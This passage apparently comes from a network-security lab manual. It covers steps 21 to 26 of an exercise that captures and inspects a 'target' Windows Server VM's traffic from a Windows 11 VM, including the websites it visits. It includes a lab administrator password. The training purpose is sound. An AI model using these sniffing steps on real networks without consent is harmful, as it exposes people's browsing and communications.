
21. The **Start Capture** button changes to read “**Stop Capture**” and traffic statistics begin to populate **Network** under the **Dashboards** section, as shown in the screenshot.



22. Switch to the **Windows Server 2019** virtual machine. Click **Ctrl+Alt+Del** to activate the machine. By default, **Administrator** user profile is selected, type **Pa\$\$w0rd** in the Password field and press **Enter** to login.


23. Acting as the target, open any web browser (here, **Mozilla Firefox**) and browse the website of your choice (here, **https://www.gmail.com**).

Note: Social networking websites are blocked from this environment due to some security reasons. However, if you want to run this lab task you can use some other website of your choice or else you can run this task in your local environment.



24. Now, switch back to the **Windows 11** virtual machine. The captured statistical analysis of the data is displayed in the **Capture 1** tab of the navigation bar.

25. You can observe the network traffic along with the websites visited by the target machine.




26. To view the captured packets, select **Packets** under the **Capture** section in the left-hand pane. You can observe the outgoing and incoming network packets of the target system.

